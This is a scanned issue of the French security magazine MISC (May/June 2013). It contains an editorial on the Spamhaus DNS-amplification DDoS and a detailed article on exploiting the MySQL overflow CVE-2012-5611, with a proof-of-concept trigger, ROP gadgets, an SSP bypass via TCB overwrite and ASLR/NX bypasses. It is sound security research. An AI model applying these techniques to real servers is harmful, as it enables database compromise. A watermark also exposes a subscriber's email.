



1:20

N° 67 MAI/JUIN 2013

France METRO : 8,50 € - CH : 15,00 CHF - BEL : 9,50 € - DOM : 9 € - CAN : 15,25 \$ cad - POL/S : 1100 CFP - POL/A : 1400 CFP

SYSTÈME ADDRESS SANITIZER

Address Sanitizer :
traquez les
corruptions
mémoire dans
vos programmes !

p. 67



DOSSIER

Brevets / Vie privée / Marketing / Malware / Rétro-conception /
Porte dérobée / Rootkit / Mach-O / Infection de binaire

CODE POWERSHELL

Microsoft
powershell>
"You've got the
power!" p. 60



APPLICATION KON-BOOT

Découvrez comment
Kon-Boot contourne
l'authentification
Windows p. 74



- 1 - Justice : Apple veille au grain
- 2 - Codes malveillants : le ver est dans le fruit
- 3 - Binaires : la pomme aux rayons X



PENTEST

Suivez un cas
réel d'exploitation
d'un serveur
JBoss

p. 10



EXPLOIT CORNER

Exploitation
mémoire du SGBD
MySQL : quand
"GRANT TO" rime
avec sudo p. 04



FORENSIC CORNER

Log2timeline :
retracez la
chronologie
d'une intrusion

p. 19



11^{ème} édition

SSTIC

5, 6 et 7 juin 2013
Rennes

SYMPORIUM
SUR LA SÉCURITÉ
DES TECHNOLOGIES
DE L'INFORMATION
ET DES COMMUNICATIONS

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 03 mai 2013 à 01:20



www.sstic.org



ÉDITO

Le jour où Internet a failli trébucher

Nous avons pu observer fin mars le plus grand déni de service distribué (connu) dirigé contre une société. Cette attaque, largement relayée par la presse, a ciblé Spamhaus (RBL bien connue des administrateurs de messagerie responsable du filtrage d'un million de spams par seconde) et, par effet de bord, CloudFlare et ses fournisseurs d'accès.

Il sera probablement très rapidement battu, mais il est néanmoins particulièrement intéressant à plusieurs titres.

Le volume de l'attaque

La société CloudFlare, fournisseur de contenu de Spamhaus, a publié de nombreux détails techniques relatifs à cette attaque [1] [2], voici un petit rappel des faits :

- L'attaque contre Spamhaus commence le 18 mars 2013, la société fait appel à CloudFlare pour protéger son infrastructure.
- Le volume de l'attaque enfle jusqu'au 22 mars, passant de 10Gbs à 120Gbs, l'essentiel du flux étant des réponses DNS envoyées par des serveurs mal configurés.
- N'arrivant pas à faire tomber CloudFlare, l'attaque se déporte vers les réseaux avec lesquels CloudFlare dispose d'une interconnexion (opérateur tiers 1 [3] et Internet Exchange Point [4]). Des piques de l'ordre de 300Gbs sont avancés, l'attaque s'arrête fin mars sans finalement avoir causé beaucoup de dégâts.

L'attaque en elle-même est particulièrement simple. Des requêtes DNS sont envoyées à des serveurs DNS ouverts avec comme adresse IP source celle de la cible de l'attaque, le serveur DNS envoie donc la réponse à la victime avec, comme le montre Stéphane Bortzmeyer, un facteur d'amplification de quarante [5].

Sa médiatisation

Généralement, la plupart des incidents de sécurité n'agissent que le microcosme des informaticiens. Curieusement, cette attaque a été abondamment relayée par la presse alors que l'impact a été absolument nul à l'échelle d'Internet. On pourra en particulier retenir l'article alarmiste de la BBC : « Global internet slows after biggest attack in history » [6].

Les optimistes avanceront qu'il s'agit d'une prise de conscience des médias et du grand public de l'importance des problématiques de sécurité des systèmes d'information. Les esprits chagrins répondront que c'est surtout un excellent coup médiatique pour CloudFlare qui a réussi à absorber le plus gros DDoS à ce jour (et surtout l'a largement fait savoir), mais qu'aucun enseignement n'a été tiré de cette attaque.

Ce que cette attaque nous révèle

Le problème des DNS ouverts est présenté comme une bombe à retardement depuis près de 10 ans [7]. Pourtant, trente millions de serveurs DNS sont toujours concernés par la faille [8] alors que celle-ci se corrige en deux lignes de configuration.

Un autre angle d'attaque (ou devrais-je dire de défense) pour résoudre ce problème serait d'interdire l'IP Spoofing au niveau des fournisseurs d'accès, ce que recommande la RFC 2827 plus connue sous le nom de « Best Current Practice 38 »... et publiée en 2000.

Avec un facteur d'amplification d'environ 40, il suffit à l'attaquant de disposer de 7,5Gbs de débit montant (soit un botnet de quelques milliers de machines ou des postes infectés dans une dizaine d'universités) pour générer les 300Gbs de l'attaque contre Spamhaus/CloudFlare.

Sachant que près de trente millions de DNS ouverts sont recensés (dont trente mille seulement ont été utilisés par cette attaque [1]) et qu'il existe des botnets de plusieurs millions de membres, cette attaque a tout d'une mise en bouche...

Gageons que lorsqu'une nouvelle attaque sera exécutée avec un peu plus de motivation et de moyens pour atteindre quelques Terabits de trafic à destination des infrastructures vitales, faisant trembler Internet du haut de ses pieds d'argile, quelques tours de vis seront enfin réalisés...

Cédric Foll

@follc

@MISCRedac / #mismag

[1] The DDoS That Knocked Spamhaus Offline (And How We Mitigated It): <http://blog.cloudflare.com/the-ddos-that-knocked-spamhaus-offline-and-how-we-mitigated-it>

[2] The DDoS That Almost Broke the Internet: <http://blog.cloudflare.com/the-ddos-that-almost-broke-the-internet>

[3] http://en.wikipedia.org/wiki/Tier_1_network

[4] http://en.wikipedia.org/wiki/Internet_exchange_point

[5] Quel est le vrai facteur d'amplification lors d'une attaque utilisant le DNS ? <http://www.bortzmeyer.org/amplification-dns-combien.html>

[6] <http://www.bbc.co.uk/news/technology-21954636>

[7] <http://www.bortzmeyer.org/fermer-les-recursifs-ouverts.html>

[8] <http://openresolverproject.org/>

SOMMAIRE

EXPLOIT CORNER

[04-08] CVE-2012-5611, EXPLOITATION MÉMOIRE DU SGBD MYSQL

PENTEST CORNER

[10-18] INTRUSION SUR JBOSS AS EN 2013

FORENSIC CORNER

[19-28] (LOG2)TIME(LINE) IS ON MY SIDE

DOSSIER



APPLE & MAC OU LA FACE CACHÉE DE LA POMME

[30] PRÉAMBULE

[31-40] APPLE À LA CROISÉE DES CHEMINS

[41-50] ATTAQUES CIBLÉES ET OS X

[51-59] MANIPULATIONS SUR LE FORMAT
MACH-O ET APPLICATIONS CONCRÈTES
SUR LES EXÉCUTABLES APPLE

CODE

[60-66] GOT POWERSHELL

SYSTÈME

[67-73] DÉTECTION DE FAILLES AVEC
ADDRESS SANITIZER

APPLICATION

[74-82] ANATOMIE DE KON-BOOT

ABONNEMENT

[11 et 12] BON D'ABONNEMENT

Rendez-vous au 5 juillet 2013 pour le n°68 !

www.misctmag.com

MISC est édité par Les Éditions Diamond

B.P. 20142 / 67603 Sélestat Cedex

Tél. : 03 67 10 00 20 - Fax : 03 67 10 00 21

E-mail : cial@ed-diamond.com

Service commercial : abo@ed-diamond.com

Sites : www.misctmag.com

www.ed-diamond.com

IMPRIMÉ en Allemagne - PRINTED in Germany

Dépôt légal : à parution

N° ISSN : 1631-9036

Commission Paritaire : K 81190

Périodicité : Bimestrielle

Prix de vente : 8,50 Euros



Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modélités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate. MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques innovantes autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.





CVE-2012-5611, EXPLOITATION MÉMOIRE DU SGBD MYSQL

Samir MEGUEDDEM (@ipv_) - Synacktiv – samir.megueddem@synacktiv.com

mots-clés : CVE-2012-5611 / KINGCOPE / RCE / STACK BUFFER OVERFLOW / GRANT STATEMENT

Le 1er décembre 2012, un hacker allemand du nom de Kingcope fait de nouveau parler de lui en diffusant une série de vulnérabilités [DISCLO] sur le système de gestion de base de données MySQL. D'après Kingcope, ces vulnérabilités permettent potentiellement d'exécuter du code à distance, à condition de disposer d'un compte utilisateur non privilégié.

1 Introduction

MySQL est le moteur de base de données *open source* le plus déployé [MARKET]. Son succès repose sur son accessibilité (gratuit et documenté), sa facilité de déploiement (multi-plateforme), sa flexibilité (petites ou grandes bases de données), et ses nombreuses fonctionnalités (richesse de l'API MySQL, sous-requêtes, procédures stockées, etc.).

Du point de vue de l'attaquant, MySQL est une cible bien connue pour plusieurs raisons :

- la popularité du produit dans les environnements web ;
- une API riche, qui facilite l'évasion des filtres sécurité lors des injections SQL ;
- une configuration souvent perfectible (ACL utilisateur, processus avec les droits administrateurs, etc.).

Avec le rachat de MySQL par Oracle, certains développeurs ont décidé de créer MariaDB, un *fork* du projet MySQL. Une vulnérabilité sur MySQL aura de fortes chances d'être également présente sur MariaDB (et vice-versa).

2 Analyse du CVE-2012-5611

2.1 Lancement de la preuve de concept

L'analyse du CVE-2012-5611 démarre par la preuve de concept fournie par Kingcope. Puisque la vulnérabilité nécessite une authentification au serveur MySQL,

l'attaquant doit disposer d'au moins un compte non privilégié sur le SGBD. Pour un développeur d'*exploit*, la première étape est de reproduire le *bug* :

```
my $dbh = DBI->connect("DBI:mysql:database=test;host=192.168.2.3;","user","secret", {'RaiseError' => 1});
$sth = $dbh->prepare("grant file on $a.* to 'user'@\'%' identified by 'secret';");
```

Une analyse rapide permet de mettre en cause le nom de la base de données. Dans ce code, la commande **GRANT** attribue la permission **FILE** sur une longue chaîne représentant le nom de la base de données. Cette permission s'applique uniquement à l'utilisateur **user**, identifié par le mot de passe **secret**.

Aussi surprenant que cela puisse paraître, cela déclenche le plantage immédiat du SGBD MySQL :

```
Program terminated with signal 11, Segmentation fault.
#0 0x41414141 in ?? ()
```

Dans le cas d'un binaire compilé avec le SSP (*Stack Smashing Protector*), le débordement de tampon est détecté :

```
**** stack smashing detected ****
```

La recompilation en mode *debug* et l'approche « pas à pas » permettent d'incriminer la fonction **acl_get** :

```
gdb$ bt
#0 0x08260b1c acl_get (host=0x0, ip=0x892aff0 "192.168.130.1", user=0x8940d58
"test_mysql", db=0x895e808 'a'<repeats 200 times>..., db_is_pattern=0x1)
at sql_acl.cc:1194
#1 0x081d7301 in check_access (thd=0x89277d0, want_access=0x1e73c3f,
db=0x895e808 'a'<repeats 200 times>..., save_priv=0xb4ff6d3dc, dont_check_
global_grants=0x1, no_errors=0x0, schema_db=0x0) at sql_parse.cc:5756
#2 0x081d3ab2 in mysql_execute_command (thd=0x89277d0) at sql_parse.cc:4441
```



```
#3 0x001d87e7 in mysql_parse (thd=0x89277d0, rawbuf=0x895b7d8 "grant ALL on ",  
'a' <repeats 187 times>..., length=0xb90, found_semicolon=0xb4f6e198) at  
sql_parse.cc:6497  
#4 0x001cd4db in dispatch_command (command=COM_QUERY, thd=0x89277d0,  
packet=0x89577a9 "grant ALL on ", 'a' <repeats 187 times>..., packet_  
length=0xb91) at sql_parse.cc:1989  
#5 0x001ccabd in do_command (thd=0x89277d0) at sql_parse.cc:1657  
#6 0x001cbdaa in handle_one_connection (arg=0x89277d0) at sql_parse.cc:1242  
#7 0xb7f9396e in start_thread () from /lib/tls/i686/cmov/libpthread.so.0  
#8 0xb7d7ca4e in clone () from /lib/tls/i686/cmov/libc.so.6
```

Dans cette *backtrace*, nous pouvons identifier la fonction **clone** qui est appelée à chaque nouvelle connexion d'un client. Cette routine crée un nouveau *thread* dont le pointeur d'instruction est initialisé à l'adresse spécifiée en paramètre. Contrairement à un **fork**, plusieurs parties de la mémoire sont partagées avec le parent, cependant il dispose de son propre contexte d'exécution et de sa propre pile. Les fonctions **handle_one_connection** et **do_command** vont initialiser des paramètres globaux et analyser les informations transmises par le client. À cette étape, ces fonctions traitent les données liées au protocole d'échange MySQL (envoyées de manière transparente par le client MySQL).

La fonction **dispatch_command** se chargera d'appeler la bonne routine en fonction de la commande envoyée par le client. L'analyse syntaxique de la requête démarre à partir de la fonction **mysql_parse**. Tout comme **dispatch_command**, la fonction **mysql_execute_command** se charge d'appeler le composant principal de la requête (ici **GRANT**, une commande affiliée à la gestion des comptes de MySQL).

Enfin, avant d'arriver dans notre fonction vulnérable, la fonction **check_access** est sollicitée pour vérifier la légitimité de l'utilisateur qui appelle la commande **GRANT** (système d'ACL).

L'analyse et le traçage du flux d'exécution nous permettent de mieux cerner le contexte d'exécution dans lequel se trouve MySQL au moment d'atteindre la fonction vulnérable **acl_get**.

À ce stade, nous constatons un premier problème qui pourrait être gênant pour réaliser une exécution de code arbitraire. Lorsque nous inspectons notre nom de base de données, il se compose uniquement de caractères alphanumériques. Tous les autres caractères déclenchent une erreur de syntaxe. Nous en prenons bonne note et reviendrons dessus plus tard.

2.2 Analyse de la fonction vulnérable

Le fichier **sql_acl.cc** contient la fonction **acl_get** qui semble être au cœur de la vulnérabilité. Cette fonction démarre par le code suivant :

```
ulong acl_get(const char *host, const char *ip,  
             const char *user, const char *db, my_bool db_is_pattern)  
{  
    ulong host_access= ~(ulong)0, db_access= 0;
```

```
uint i,key_length;  
char key[ACL_KEY_LENGTH],*tmp_db,*end;  
acl_entry * entry;  
DBUG_ENTER("acl_get");  
  
VOID(pthread_mutex_lock(&acl_cache->lock));  
end=strmov((tmp_db=strmov(strmov(key, ip ? ip : "")+1,user)+1),db) ;  
[...]
```

Ce code (dont vous remarquerez le peu d'esthétisme) déclare des variables locales, puis imbrique plusieurs appels à la directive **strmov**. Pour plus de brièveté, les développeurs ont jugé bon d'utiliser une condition ternaire.

La macro **strmov** est déclarée de la manière suivante :

```
#define strmov(A,B) stpcpy((A),(B))
```

Après analyse, le code peut être représenté par les lignes suivantes :

```
p_key = strcpy(key, ip ? ip : "");  
p_db = strcpy(p_key + 1, user);  
p_end = strcpy(p_db + 1, db);
```

Le code crée une clé de cache pour optimiser l'appel à cette fonction. La clé est la concaténation de l'adresse IP, du nom d'utilisateur, et du nom de la base de données.

La taille du tampon est définie par **ACL_KEY_LENGTH** :

```
#define ACL_KEY_LENGTH (IP_ADDR_STRLEN+1+NAME_LEN+1+USERNAME_LENGTH+1)  
#define IP_ADDR_STRLEN (3+1+3+1+3+1+3)  
[...]  
#define NAME_LEN 64 /* Field/table name length */  
#define USERNAME_LENGTH 16
```

Une allocation de 98 octets est réalisée sur la pile pour le tampon de destination nommé **key**. Aucune vérification n'est réalisée sur la taille de la source, et la *stack-frame* de la fonction **acl_get** peut être réécrite, ce qui impacterait le flux d'exécution du programme.

À ce stade, nous pouvons tirer plusieurs observations :

- La vulnérabilité nécessite un compte utilisateur (non privilégié).
- Le nom de la base de données doit a priori être composé uniquement de caractères alphanumériques.
- La fonction **acl_get** réalise des appels à des sous-fonctions qui pourraient perturber le flux d'exécution après réécriture de la stack-frame.
- Certaines distributions (par exemple Ubuntu) compilent le projet MySQL avec SSP (Stack Smashing Protector), ce qui stoppe l'exécution du programme lors de la sortie de la fonction **acl_get** en cas de débordement de tampon.

En disposant de ces informations, nous pouvons faire planter le processus MySQL en spécifiant une chaîne d'environ 128 octets. Cette valeur varie en fonction de la version et des paramètres de compilation utilisés. Cependant, l'attaquant dispose d'un compte, il peut donc identifier la version de MySQL utilisée afin de fiabiliser son exploit :



```
mysql> SELECT @@version,@@version_comment,@@version_compile_machine,@@version_compile_os;
+-----+-----+
| @@version | @@version_comment | @@version_compile_machine | @@version_compile_os |
+-----+-----+
| 5.5.29-0ubuntu0.12.10.1 | (Ubuntu) | x86_64 | debian-linux-gnu |
+-----+-----+
```

Il est également possible de récupérer le contenu de la variable **@@version** via le **Server Greeting** émis par le service MySQL lors de la réception d'une connexion d'un client.

2.3 Exploitation

2.3.1 Contournement du jeu de caractères via UTF-8

Comme indiqué dans la documentation de MySQL [**IDENTIFIERS**], le nom des objets tels qu'une base de données, une table ou une colonne, est nommé « identifiant ». En interne, un identifiant est représenté par une chaîne Unicode encodée en UTF-8 et celui-ci est soumis à des restrictions particulières. Le tableau suivant illustre ces restrictions :

Sans guillemet	Avec guillemet
a-z A-Z 0-9 \$ U+0080 - U+FFFF	U+0001 - U+007F U+0080 - U+FFFF

Figure 1 : Caractères autorisés dans les identifiants

Les identifiants utilisent donc uniquement le jeu de caractères Unicode encodé par UTF-8 qui se traduit grossièrement par le schéma suivant :




Figure 2 : Schéma d'encodage

L'encodage UTF-8 [**UTF8**] peut être simplifié en deux parties :

- l'encodage de caractères sur un octet (table US-ASCII, U+0000->U+007F) ;
- l'encodage de caractères sur plusieurs octets (nommé *multi-bytes sequence*).

Chaque encodage UTF-8 transpose un simple caractère en un ou plusieurs octets. L'encodage UTF-8 d'un seul symbole peut atteindre jusqu'à six octets (séquence multi-octets). Néanmoins, un caractère d'identifiant doit être

dans l'espace U+0001 jusque U+10000. Ce qui signifie que l'encodage UTF-8 de MySQL est d'au moins un octet et peut atteindre au maximum trois octets.

Pour tirer profit de l'encodage, il est nécessaire de modifier les outils de ROP pour inclure des conditions sur les gadgets trouvés. Pour valider l'adresse d'un gadget vis-à-vis de l'encodage UTF-8, il est possible d'intégrer un vérificateur dans le générateur ROP.

Voici deux exemples de règle :

- Si chaque octet de l'adresse est plus petit que 0x80, l'adresse est valide.
- Si les octets LSB (*Least Significant Byte*) de l'adresse sont plus grands que 0x80 et identiques aux octets LSB d'une séquence multi-octets, alors ils peuvent servir à construire une adresse valide.

MySQL 5.0.96 Ubuntu 10.04		
Chaîne python	Encoded en UTF-8	Gadget
"x23\x7d\x06\x08"	\x23\x7d\x06\x08	0x08067D23 = push esp; ret;
"AAA"+unichr(2844)+"\x06\x08" unichr(2844) = \r	AAA\xe8\xac\x9c\x06\x08	0x08069CAC = sysenter

Figure 3 : Exemples d'adresses ROP valides en UTF-8

Il est donc possible de créer une table de correspondance UTF-8, de l'intégrer dans un générateur ROP et d'appliquer les règles pour vérifier la validité de l'adresse d'un gadget.

2.3.2 Contournement SSP via le TCB

Deux notions s'opposent lorsqu'il s'agit de traiter des ressources systèmes. Le *Forking Model* (utilisé par exemple par VSFTPD ou Apache2-prefork) et le *Threading Model* (utilisé par exemple par MySQL ou Apache2-threaded). MySQL utilise un système de *thread* pour gérer ses clients, cela au travers de la bibliothèque **pthread** qui s'appuie sur l'appel système **clone**.

Plusieurs dénominations existent pour l'acronyme TCB dans la gestion des processus. Il définit ici le *Thread Control Block* [**TCB**], une structure créée à chaque nouveau thread, et dont voici les champs les plus importants :

- Un pointeur vers le *Dynamic Thread Vector* (structure pointant vers les blocs TLS (*Thread Local Storage*) des *Dynamic Shared Objects*).
- Un pointeur nommé **sysinfo** qui pointe vers les routines noyau exportées dans la section VDSO. Celle-ci contient l'instruction **sysenter**.

```
0xb7fe2420 <_kernel_vsystcall>: push  ecx
0xb7fe2421 <_kernel_vsystcall+1>: push  edx
0xb7fe2422 <_kernel_vsystcall+2>: push  ebp
0xb7fe2423 <_kernel_vsystcall+3>: mov   ebp,esp
0xb7fe2425 <_kernel_vsystcall+5>: sysenter
```

- Le *cookie SSP* (nommé **stack_guard**) comparé lors de l'épilogue à celui sauvegardé dans la pile (après le **saved ebp**) durant le prologue.



Par défaut, le TCB est dans une zone mémoire *mmaped* bien distincte (en lecture-écriture et non contiguë à la pile principale). Néanmoins, les nouveaux threads sont créés dans une région mmaped dédiée aux clients contenant à la fois le TCB et les variables locales de toutes les fonctions du backtrace précédent.

Lorsqu'un client se connecte (fonction `run_server_loop` du fichier `tools/mysql_manager.c`), le serveur MySQL lui attribue un nouveau thread qui continuera l'exécution dans la fonction `process_connection` :

```
pthread_create(&th,&thr_attr,process_connection,(void*)thd)
```

À cette occasion, une nouvelle pile mémoire dédiée au thread est créée. Pour accéder au TCB du thread courant, le code *userland* utilise le sélecteur `gs`.

Pour contourner le SSP, nous allons réécrire le pointeur `sysinfo` utilisé par toutes les fonctions. Puisque le SSP lui-même fera appel à `printf` pour afficher son message d'erreur, nous contrôlerons le flux d'exécution (cet article [\[TCBLOCAL\]](#) a également présenté l'astuce sur un binaire en local).

Note

RAPPEL DU FONCTIONNEMENT DE LA PLT/GOT ET DU HANDLER VSYSCALL

La Figure 4 présente le déroulement de l'appel de la fonction :

1. La fonction `my_func` contient un appel à la fonction `printf`.
2. La Procedure Linkage Table (PLT) va préparer l'appel à `printf` en cherchant son adresse dans la Global Offset Table (GOT).
3. Si l'adresse de `printf` n'est pas initialisée dans la GOT (lazy binding), alors la fonction `dl_runtime_resolve` de la bibliothèque « `ld` » (le loader) est sollicitée.
4. Le loader résout l'appel et l'inscrit dans l'entrée `printf` de la GOT. Les étapes 3 et 4 ne seront plus réalisées lors des prochains appels à `printf`.
5. La fonction `printf` est appelée.
6. Chaque appel système provenant d'une fonction de la libc est réalisé par les étapes suivantes :
 - préparation des registres (numéro du syscall dans `eax`) ;
 - appel du handler VSYSCALL à l'aide de `gs` ; `call DWORD PTR gs:0x10` (l'offset `0x10` correspond au champ `sysinfo`).
7. Le code exécute l'instruction x86 `sysenter` qui sera traitée par le noyau.




Figure 4 : Rappel du fonctionnement de la PLT/GOT et du handler VSYSCALL

2.3.3 Contournement ASLR via les zones non aléatoires

Pour contourner les zones touchées par l'ASLR (l'ensemble des bibliothèques est soumis à l'aléa), nous profitons des zones mémoire non impactées, `.text` et `.data`, du binaire.

En effet, le projet n'a pas été compilé avec les paramètres `-fPIE -fPIE`, de ce fait il est possible de retomber dans des gadgets de la section contenant le code exécutable. À ce titre, l'élaboration de la table d'adresses ROP se fera sur les critères suivants :

- Lorsque nous contrôlons le flux d'exécution, quels registres maîtrisons-nous ?
- Possédons-nous des gadgets pour lire, écrire et exécuter des adresses mémoire ?
- Devons-nous adapter les registres avant l'utilisation de ces gadgets ?
- Devons-nous faire usage de gadgets temporaires (cas pratique de l'utilisation de `xchg`, `mov`, etc.) ?
- Quelle est la fiabilité de ces gadgets ? Sont-ils soumis à l'ASLR ?



2.3.4 Contournement du bit NX via un ROP-Mprotect

L'approche classique pour contourner le bit NX (pour « No eXecute ») est de réaliser un **ret2libc** [**RET2LIBC**] vers des fonctions utiles (**system**, **execve**, **mprotect**, le couple **mmap/read**, etc.). Cette technique requiert un ajustement minutieux des arguments sur la pile qui ne peut pas être appliquée ici.

Il est également possible de réécrire une entrée de la GOT [**GOTCTF**] et de déclencher la fonctionnalité adéquate du programme (contenant des paramètres que l'on maîtrise). Cependant, l'aléa de la libc, ou une éventuelle option de compilation (**full-relro** règle la GOT en lecture seule), ne nous le permettra pas.

Une technique d'exploitation a été présentée en 2009 [**GOTDEREF**] : le *GOT-Dereferencing*. Puisque la GOT est située dans la section **.data** qui n'est pas soumise à l'aléa, il suffit de trouver des gadgets pour extraire un pointeur de fonction de la libc déjà appelé, de calculer la distance vers la fonction recherchée, et enfin de sauter dessus (regarder pour cela l'exploit Wireshark [**IPV**]). De même, en fonction des versions de GCC et de la libc, d'autres approches peuvent être envisagées (réécriture de certains pointeurs sensibles : **.dynamic** [**DYN**], **.dtors** [**DTORS**], etc.).

Dans notre cas, nous utiliserons l'appel système **sys_mprotect** après avoir réalisé un ET logique sur une adresse de la pile.

Dans la version Red Hat (sans SSP), nous pouvons extraire le **sysinfo** dans un registre pour l'utiliser comme passerelle vers **sysenter**.

Dans la version Ubuntu, MySQL met aimablement l'instruction **sysenter** à disposition dans la section **.text**. Il suffit donc de mettre un pivot vers notre **ROP-chain** dans le **sysinfo**, et de déclencher l'appel à la routine **_stack_check_fail** de SSP [**EXPLOIT**].

2.4 Autres voies d'exploitation ?

L'exemple du format string dans **sudo** (CVE-2012-0809), publié début 2012, est assez parlant. Certaines personnes ont fait preuve d'entrain pour son exploitation (exemple de l'excellent article de longld [**LONGLD**]), même après les améliorations de plusieurs fonctionnalités de grsecurity qui se sont avérées être inutiles (pauvre Brad...). Ce qu'il ne faut pas négliger, c'est que l'exploitation d'une vulnérabilité peut être facilitée si des structures de données sensibles sont présentes dans la mémoire. **sudo** en est l'exemple (astuce non présente dans l'article de longld ;).

Dans le cas de MySQL, il peut être intéressant d'investiguer la réécriture de valeurs sensibles dans la pile qui permettrait d'obtenir les droits administrateur

ou la permission **FILE** du SGBD. En enchaînant avec la fonctionnalité d'UDF (*User-Defined Function*), un attaquant arrivera au même résultat : l'obtention d'un *shell*.

Conclusion

L'analyse du CVE-2012-5611 a permis de découvrir et mettre en pratique des techniques atypiques. En adaptant la recherche de gadget, il a été possible de contourner la restriction des caractères afin de placer notre charge utile en mémoire. De même, le modèle de *Threading* nous a fait découvrir une nouvelle technique d'exploitation pour outrepasser SSP. De nos jours, de nombreuses protections userland sur Linux sont présentes, mais malgré cela, cette vulnérabilité nous montre que le développeur d'exploit a encore une chance d'arriver à ses fins. ■

■ REMERCIEMENTS

Je tiens à remercier l'équipe Synacktiv et André Moulu pour leur relecture.

■ RÉFÉRENCES

[DISCLO] <http://seclists.org/fulldisclosure/2012/Dec/4>

[MARKET] <https://www.mysql.com/why-mysql/marketshare/>

[IDENTIFIER] <http://dev.mysql.com/doc/refman/5.0/en/identifiers.html>

[UTF-8] <https://en.wikipedia.org/wiki/UTF-8#Description>

[TCB] <http://dev.gentoo.org/~dberkholz/articles/toolchain/tls.pdf>

[TCBLOCAL] <http://bases-hacking.org/tcb-overwrite.html>

[RET2LIBC] <http://www.phrack.org/issues.html?issue=58&id=4>

[GOTCTF] <http://leetmore.ctf.su/wp/codegate-2012-quals-vuln500-write-up/>

[GOTDEREF] <http://security.dsi.unimi.it/~roberto/pubs/acsac09.pdf>

[IPV] <http://blog.ring0.me/2012/01/wireshark-14x-145-cve-2011-1591.html>

[DYN] <http://leetmore.ctf.su/wp/ifsctf-2012-9-x97/>

[DTORS] <http://synnergy.net/downloads/papers/dtors.txt>

[LONGLD] <http://www.vnsecurity.net/2012/02/exploiting-sudo-format-string-vulnerability/>

[EXPLOIT] http://ring0.me/exploits/mysql-bof_CVE-2012-5611/mysql-bof_CVE_2012_5611.py



POUR RENFORCER
LA SÉCURITÉ
DE VOTRE ENTREPRISE,
GLISSEZ-VOUS DANS
LA PEAU D'UN HACKER !

FORMATIONS INTRUSIONS

Cours SANS Institute
Certifications GIAC



SEC 542

Tests d'intrusion applicatifs
et hacking éthique

SEC 560

Network Penetration Testing and
Ethical Hacking

SEC 660

Tests d'intrusion avancés, exploits,
hacking éthique

Dates et plan disponibles

Renseignements et inscriptions
par téléphone +33 (0) 141 409 700
ou par courriel à : formations@hsc.fr

www.hsc-formation.fr

SANS



HSC



INTRUSION SUR JBOSS AS EN 2013

Renaud Dubourguais - Synacktiv – renaud.dubourguais@synacktiv.com

mots-clés : JBOSS / INVOKER / DEPLOYMENTFILEREPOSITORY / ATTAQUE EN AVEUGLE / EXÉCUTION DE COMMANDES ARBITRAIRES

Il y a 3 ans, je présentais au SSTIC les résultats de mes recherches sur les serveurs JBoss AS. À l'époque, l'intrusion sur ce type de serveur était plutôt simple. Cependant, au cours des trois dernières années, les choses ont évolué : conférences, publications et avis de sécurité en série ont eu raison des failles les plus triviales, rendant l'intrusion sur ces serveurs beaucoup plus complexe. Alors finalement, qu'en est-il en 2013 ? C'est ce que nous allons voir...

1 Quelques rappels

Avant toute chose et pour bien comprendre la suite de l'article, quelques rappels de base sont nécessaires concernant certains éléments clés de JBoss AS, à savoir son architecture de management ainsi que les principales interfaces de communication associées. Cette partie ne fait qu'effleurer le fonctionnement interne de JBoss AS et des publications plus détaillées sont disponibles pour en savoir plus (**[JBoss]**, **[REDTEAM]** et **[SSTIC]**).

1.1 L'API Java Management Extension (JMX)

L'architecture de JBoss AS a significativement évolué au cours de son existence en intégrant régulièrement les nouveaux concepts J2EE à la mode. De la version 3 à la version 7, JBoss a intégré au fur et à mesure des concepts comme la JMX (*Java Management Extension*), l'AOP (*Aspect-Oriented Programming*), le JTA (*Java Transaction API*), le JPA (*Java Persistence API*), les EJB (*Enterprise JavaBeans*), les JSF (*JavaServer Faces*), les *expressions langages*, l'OSGi (*Open Services Gateway initiative*) et autres joyeusetés. Le but final était la création d'un serveur entièrement certifié Java EE 6 Web Profile (ce qu'ils sont parvenus à faire avec la version 7).

Cependant, les développeurs ont généralement pris soin de garder un produit rétrocompatible. Une méthode de management fonctionnant sur d'anciennes versions fonctionne donc souvent sur les versions récentes, même si celle-ci n'est plus recommandée par les développeurs.

Nous noterons néanmoins que cette affirmation n'est plus vraiment valable pour JBoss AS 7, qui a totalement modifié

